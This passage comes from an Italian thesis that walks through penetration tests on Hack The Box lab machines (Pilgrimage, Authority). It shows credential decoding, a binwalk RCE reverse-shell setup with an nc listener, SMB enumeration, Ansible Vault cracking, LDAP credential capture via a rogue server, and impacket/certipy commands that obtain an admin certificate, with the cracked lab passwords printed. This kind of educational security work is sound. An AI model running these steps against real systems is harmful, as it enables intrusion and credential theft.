

Figura 4.4: Sito web disponibile sulla porta 80 del bersaglio



Figura 4.5: Contenuto della cartella `.git` ottenuto grazie a git dumper



Figura 4.6: Contenuto del file `index.php`



Figura 4.7: Contenuto del file `/var/db/pilgrimage` con codifica esadecimale



Figura 4.8: Connessione con protocollo ssh alla macchina bersaglio

4.2 Realizzazione dell'exploit

Grazie alle informazioni raccolte in precedenza è possibile effettuare l'attacco; in questo caso le vulnerabilità trovate hanno consentito solo l'accesso ai file del sito, e non direttamente al controllo del sistema bersaglio.

4.2.1 Exploit

L'immagine contenente il payload ha dato come riscontro un file codificato in esadecimale (Figura 4.7). Attraverso dei decodificatori online, tuttavia, è possibile tradurre il contenuto in un formato leggibile; in questo modo si riesce a risalire al nome utente e alla password di un utente di sistema, poiché il file in questione conteneva i dati degli utenti.

A questo punto è possibile usare la porta 22, dedicata alle comunicazioni ssh, ed effettuare il login come utente (Figura 4.8). In questo modo si può anche accedere alla prima bandiera, quella che attesta i privilegi utente (Figura 4.9).

4.2.2 Post exploitation

Una volta effettuato l'accesso come utente, è necessario eseguire l'attività di privilege escalation, come nel capitolo precedente. Per farlo si può cominciare analizzando i software



Figura 4.9: Cartella dell'utente contenente il file `user.txt`, che rappresenta la prima bandiera

```
023/07/05 02:41:34 CMD: UID=0     PID=760    | /usr/sbin/rsyslogd -n -iNONE
023/07/05 02:41:34 CMD: UID=0     PID=759    | php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
023/07/05 02:41:34 CMD: UID=0     PID=757    | /bin/bash /usr/sbin/malwarescan.sh
023/07/05 02:41:34 CMD: UID=103   PID=754    | /usr/bin/dbus-daemon --system --address=systemd: --nofor
023/07/05 02:41:34 CMD: UID=0     PID=753    | /usr/sbin/cron -f
```

Figura 4.10: Lista dei software in esecuzione, tra cui `malwarescan.sh`, ottenuta con pspy64 sulla macchina bersaglio

```
 GNU nano 5.4                                    malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
```

Figura 4.11: Contenuto del file `malwarescan.sh`

in esecuzione sulla macchina bersaglio, ad esempio utilizzando "pspy64", uno strumento che rileva i file in esecuzione in un dato sistema. Analizzando il risultato si possono scoprire software vulnerabili. In questo caso si può notare che la macchina sta eseguendo un file chiamato `malwarescan.sh` (Figura 4.10); analizzando il suo contenuto si può notare che utilizza un ulteriore file chiamato `binwalk` (Figura 4.11).

Dal terminale, scrivendo il nome del file, è possibile conoscere anche la versione del software (Figura 4.12).

```
emily@pilgrimage:/usr/local/bin$ binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk
```

Figura 4.12: Riferimento al file `binwalk` da terminale per scoprire la sua versione

Effettuando delle ricerche online si scopre che questo software è vulnerabile ad attacchi di tipo Remote Command Execution. Questo attacco può essere effettuato tramite un payload mascherato all'interno di un file con estensione `.png`; questo, infatti, non viene rilevato da eventuali sistemi di sicurezza perchè viene scambiato per una comune immagine.

Come spiegato nel capitolo precedente, la cosa più utile da fare, quando è possibile impartire comandi alla macchina bersaglio, è quella di aprire una reverse shell. Per questo motivo, dedichiamo una porta della macchina attaccante alla comunicazione (Figura 4.13), poi carichiamo il file contenente il payload nella macchina bersaglio (Figura 4.14).

```
┌──(root㉿kali)-[~]
└─# nc -nvlp 6969
listening on [any] 6969 ...
```

Figura 4.13: Comando per dedicare una porta della macchina attaccante alla comunicazione con il bersaglio

Una volta fatto ciò, la macchina vittima creerà autonomamente la reverse shell e l'attaccante otterrà la connessione con i privilegi di amministratore (Figura 4.15).

Figura 4.14: Comando per caricare l'immagine contenente il payload sulla macchina bersaglio



Figura 4.15: Connessione alla macchina vittima tramite reverse shell con privilegi di amministratore

4.3 Conclusioni

Questa simulazione è risutata più laboriosa della precedente, poichè è stato necessario analizzare liste di file nella cartella `.git`, così come la lista dei file in esecuzione nel sistema operativo della vittima dopo aver effettuato l'accesso come utente. Queste operazioni richiedono una quantità di tempo maggiore; tuttavia con un pò di esperienza possono essere velocizzate se l'attaccante, grazie ad esperienze pregresse, sa già cosa cercare o individua dei file che ha già sfruttato in precedenza per accedere ad un sistema.

La macchina virtuale Pilgrimage pone l'attenzione sull'uso di file apparentemente innoqui, come le immagini, per caricare sulla macchina bersaglio dei payload, pratica molto efficace che però risulta invasiva e rischiosa, poichè sistemi di difesa avanzati possono comunque riconoscere tali pericoli ed individuare l'attaccante.

CAPITOLO 5

Progettazione e realizzazione del terzo penetration test

In questo capitolo verrà trattato il terzo penetration test, a partire dalle informazioi date da Hack The Box sulla macchina, seguendo con la ricerca e l'analisi delle vulnerabilità, per poi eseguire effettivamente l'exploit. Infine, verranno tratte le conclusioni e saranno presentati alcuni commenti su questa simulazione.

5.1 Analisi della macchina

Prima di eseguire l'exploit, come nei capitoli precedenti, devono essere analizzate le informazioni che Hack The Box ci mette a disposizione; allo stesso modo è necessario effettuare delle ricerche per sfruttare tali informazioni.

5.1.1 Raccolta informazioni

La terza macchina affrontata è chiamata "Authority", è valutata con difficoltà di attacco media ed ha come sistema operativo Windows (Figura 5.1).

Figura 5.1: Logo della challenge

L'unica altra informazione che Hack The Box mette a disposizione è l'indirizzo IP della macchina: 10.10.11.222; per ottenere maggiori dettagli bisogna utilizzare nmap (Figura 5.2) ed analizzarne la risposta. L'uso di nmap avviene in modo analogo a quanto spiegato nei capitoli precedenti.

Figura 5.2: Comando nmap per esaminare le porte della macchina bersaglio

A differenza delle simulazioni precedenti, la risposta di nmap evidenzia una grande quantità di servizi e porte presenti sulla macchina bersaglio. Tra le porte rilevate, quelle più interessanti sono:

- la porta 53, che mostra un servizio di DNS (Figura 5.3);
- la porta 445, che espone un servizio di Microsoft, chiamato `microsoft-ds` (Figura 5.4), il quale viene utilizzato per la condivisione di file;
- la porta 636, che mostra una cartella ldap (Figura 5.4), ovvero un protocollo per la modifica di raggruppamenti delle informazioni, disponibile tramite acccesso con le credenziali dell'utente;
- la porta 3268, la quale mostra il dominio a cui la cartella ldap fa riferimento (Figura 5.5);
- la porta 8443, che espone una pagina web, e indica anche la cartella di sistema alla quale fare riferimento per accedere alla pagina, cioè la cartella `/pwm` (Figura 5.6);

```
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
```

Figura 5.3: Risposta di nmap relativa al DNS disponibile

```
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site
```

Figura 5.4: Risposta di nmap relativa al servizio di condivisione dei file

```
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site
-Name)
|_ssl-date: 2023-09-23T12:06:02+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
|_SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
```

Figura 5.5: Risposta di nmap con le indicazioni sul dominio della cartella ldap

```
fingerprint-strings:
  FourOhFourRequest, GetRequest:
    HTTP/1.1 200
    Content-Type: text/html;charset=ISO-8859-1
    Content-Length: 82
    Date: Sat, 23 Sep 2023 12:05:08 GMT
    Connection: close
    <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
```

Figura 5.6: Informazioni che nmap mostra relativamente al sito web esposto dalla macchina vittima

5.2 Exploitation

Con le informazioni ottenute a nmap, è possibile trovare ulteriori punti deboli enumerando le cartelle condivise dal servizio `microsoft-ds`. Per fare ciò, si può utilizzare uno strumento chiamato `smbmap`, che permette, attraverso l'inserimento del nome utente e della password, di accedere al servizio sopra citato (Figura 5.7). La risposta ottenuta da `smbmap` evidenzia che, senza ulteriori permessi, è possibile accedere, in sola lettura, alla cartella `Development`. Un ulteriore strumento che può essere utilizzato è `smbclient` (Figura 5.8), il quale consente di connettersi al servizio di condivisione file e scaricarne il contenuto (Figura 5.9). Una volta effettuato tale procedimento, l'intero contenuto della cartella condivisa è fruibile direttamente all'interno della macchina attaccante.

```
└─$ smbmap -u "" -p "" -P 445 -H 10.10.11.222 && smbmap -u "guest" -p "" -P 445 -H 10.10.11.222
[+] IP: 10.10.11.222:445        Name: authority.authority.htb
[+] IP: 10.10.11.222:445        Name: authority.authority.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Department Shares                                       NO ACCESS
        Development                                             READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share
```

Figura 5.7: Comando `smbmap` per trovare le cartelle condivise

```
└─# smbclient -L //10.10.11.222
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Department Shares Disk
        Development     Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

Figura 5.8: Connessione tramite `smbclient` al servizio di condivisione file

```
└─# smbclient //10.10.11.222/"Development"
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar 17 14:20:38 2023
  ..                                  D        0  Fri Mar 17 14:20:38 2023
  Automation                          D        0  Fri Mar 17 14:20:40 2023

                5888511 blocks of size 4096. 1513455 blocks available
smb: \> prompt
smb: \> recurse on
smb: \> mget *
getting file \Automation\Ansible\ADCS\.ansible-lint of size 259 as Automati
```

Figura 5.9: Download della cartella `Development` tramite `smbclient`

Esplorando il contenuto della cartella, si possono trovare dati sensibili, come l'e-mail dell'amministratore (Figura 5.10), la quale può essere utilizzata in seguito per la privilege escalation.

All'interno della cartella scaricata, è possibile trovare, anche, un file contenente delle informazioni sensibili codificate. Queste informazioni sono relative alle password degli

utenti di sistema, tra cui l'admin, gestite dal software `Ansible`; tale software consente l'automatizzazione per configurare e gestire il sistema vittima, a discapito però della sicurezza (Figura 5.11).

```
└─# cat main.yml
---
# defaults file for ca

# set ca_init: 'yes' to create CA
ca_init: yes

# ca_own_root: 'yes' if you want to have yout own root CA.
# if no, set ca_certificate_path manually
ca_own_root: yes

# A passphrase for the CA key.
ca_passphrase: SuP3rS3creT

# The common name for the CA.
ca_common_name: authority.htb

# Other details for the CA.
ca_country_name: NL
ca_email_address: admin@authority.htb
```

Figura 5.10: File contenente l'e-mail dell'amministratore

```
pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          61343536636634623732656338323566633562393830396 40a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          63343262633263643 80a6530343137333266393234336261303438346635383264396362323065 31
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323036337343536326132356339323563336535613461626166643339326337373 6
          33356162633264646338323762613061313033376539643 50a3636636231323531363466313966662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          39303566373064613 50a3164666630373030376537613235653433386539346465336633653503 5
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          34373330353662356134373737333166353135303266393304 6430346235306234396161363635 63
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          32383432303336333 50a6466643965656330373334316261633065313363362666531643061356 6
          3764
```

Figura 5.11: File contenente le password criptate

Kali Linux è già provvisto di uno strumento che può esserre utilizzato per eseguire la decodifica delle password; questo strumento è chiamato `John the Ripper`; esso utilizza un file come dizionario, che, in questo caso, è `john.lst`, per risalire alla chiave di accesso alle password.

```
┌──(root㉿kali)-[/home/…/Documents/Machines/HTB/Authority]
└─# john john.ready --wordlist=/usr/share/wordlists/john.lst
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 128/128 AVX 4x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (hash.yml)
1g 0:00:00:06 DONE (2023-09-23 11:30) 0.1618g/s 569.5p/s 569.5c/s 569.5C/s !@#$%..morecats
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 5.12: Ricerca della chiave tramite `John the Ripper`

In seguito, utilizzando la funzione di `Ansible` chiamata `ansible-vault`, possiamo utilizzare la password ottenuta precedentemente per accedere ai dati criptati (Figura 5.13).



Figura 5.13: Accesso, tramite la password ottenuta, ai dati di `Ansible`

Procediamo accedendo al sito web esposto alla porta 8443, il quale risulta essere un servizio di gestione delle password. Il servizio in questione richiede di accedere inserendo una password (Figura 5.15), che, tuttavia, corrisponde con una di quelle ottenute dalla decodifica eseguita precedentemente.



Figura 5.14: Sito, esposto alla porta 8443, che viene utilizzato per gestire le password



Figura 5.15: Accesso al sito tramite password

Una volta inserita la password, il sito espone un servizio di configurazione (Figura 5.16), il quale consente di caricare e scaricare un certo file di configurazione. Scaricato tale file, si possono apportare delle modifiche all'IP di riferimento per la cartella LDAP di cui sopra, ottenendo, così, la possibilità di accedere ad altri servizi (Figura 5.17).

Una volta modificato e caricato il file di configurazione sul server, è sufficiente impostare una porta di ascolto ed eseguire l'accesso sul sito; a questo punto la cartella LDAP sarà connessa con la macchina attaccante e le credenziali del servizio verranno visualizzate sul terminale (Figura 5.18).

Ottenute le credenziali è possibile istanziare un nuovo terminale per l'utilizzo del servizio LDAP (Figura 5.19); nel fare ciò è anche necessario richiedere un certificato digitale per il riconoscimento del terminale e l'accesso ai servizi.

Grazie alle credenziali ottenute e al certificato, è possibile richiedere un cambio di password per l'amministratore con una password a scelta; a questo punto conoscendo il nome utente e la password dell'amministratore si può effettuare l'accesso e determinare il successo del test (Figura 5.20).



Figura 5.16: Servizio di configurazione

```
72          <setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
73              <label>LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs</label>
74              <value>ldap://10.10.15.71:389</value>
```

Figura 5.17: Modifiche al file di configurazione

```
[LDAP] Cleartext Client   : 10.10.11.222
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
```

Figura 5.18: Ottenimento delle credenziali di servizio LDAP

```
┌──(root㉿elliot)-[~]
└─# impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name lineer -computer-pass algebra
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account lineer$ with password algebra.

┌──(root㉿elliot)-[~]
└─# certipy req -username lineer$ -p algebra -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn admin@authorit
y.htb -dns authority.authority.htb -dc-ip 10.10.11.222
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with multiple identifications
    UPN: 'admin@authority.htb'
    DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'admin_authority.pfx'
```

Figura 5.19: Inserimento di un nuovo terminale e richiesta di certificato digitale



Figura 5.20: Richiesta di una nuova password per l'amministratore e termine del test

5.3 Conclusioni

La macchina virtuale Authority si è rivelata molto più complessa delle altre, poichè non erano presenti punti deboli evidenti, ma solo informazioni parziali disperse all'interno del sistema. Inoltre, è presente una grande differenza con i penetration test precedenti; i privilegi ottenuti, infatti, sono stati da subito quelli di amministratore, senza passare per l'ottenimento dei privilegi utente. Questo elemento, in realtà, risulta molto verosimile, poichè, sebbene spesso i privilegi di amministratore tendono ad essere custoditi con più cautela, può capitare, anche in casi reali, che alcune falle portino il malintenzionato direttamente ai privilegi di root. A causa della dispersività, la quantità di elementi di distrazione presenti, e la mancanza di un unico strumento principale da utilizzare, ritengo che questa macchina risulti meno efficace dal punto di vista didattico; tuttavia si può anche vedere come un esempio più realistico di penetration test.

CAPITOLO 6

Discussione in merito al lavoro svolto

In questo capitolo saranno esposte delle considerazioni personali sui penetration test eseguiti e gli strumenti utilizzati durante questi ultimi, sempre ricordando che il punto di vista è quello di un principiante che si è approcciato a questa tematica per la prima volta.

6.1 Considerazioni sugli strumenti utilizzati

Nel corso dei penetration test effettuati, ho utilizzato, per la prima volta, software come Hack The Box, Kali Linux e alcuni dei suoi strumenti. L'utilizzo di questi software è stato molto ostico inizialmente; tuttavia la loro utillità è indiscutibile, sebbene potrebbero esserci alcuni margini di miglioramento.

Hack The Box, per cominciare, sebbene si ponga come obiettivo la formazione degli ethical hacker, mette a disposizione delle sfide molto complesse e, probabilmente, non adatte a chi si approccia per la prima volta ai penetration test. Questo perchè, anche le sfide classificate come "semplici" dalla community, sono, in realtà, un grande scoglio per i principianti; inoltre non c'è nessuna guida o aiuto in caso non si riesca a procedere all'interno di una simulazione. Altre piattaforme, al contrario, consentono un ingresso più graduale nel mondo dei penetration test, rendendo disponibili anche le soluzioni e le guide per i meno esperti. In Hack The Box, invece, non solo non è presente questa funzionalità, ma è vietato pubblicare soluzioni alle sfide della piattaforma. Bisogna dire, però, che queste complicazioni rendono più stimolanti e soddisfacenti le simulazioni affrontate.

Kali Linux è un sistema operativo che dispone di molte funzionalità dedicate ai penetration test; esiste uno strumento per qualsiasi tipo di attacco si voglia simulare; tuttavia ho riscontrato diverse criticità. La documentazione relativa agli strumenti di penetrazione è spesso poco esplicativa o chiara, e sebbene la maggior parte degli ethical hacker segua la filosofia "trial and error", secondo cui le cose possono essere imparate per tentativi, è spesso capitato che, per capire come utilizzare in modo efficace uno strumento, sia stato necessario molto tempo, che poteva, invece, essere risparmiato grazie ad una documentazione più chiara e dettagliata. Un'altra criticità riscontrata, è il conflitto causato da alcuni strumenti non inclusi con l'istallazione ufficiale di Kali Linux, ad esempio pspy64, il quale richiedeva delle versioni di package di sistema che entravano in conflitto con i requisiti di altri strumenti. Nonostante gli aspetti migliorabili, probabilmente non problematici per utilizzatori esperti, Kali Linux è comunque uno strumento efficente e indispensabile per i primi approcci ai penetration test.

6.2 Considerazioni sul primo penetration test

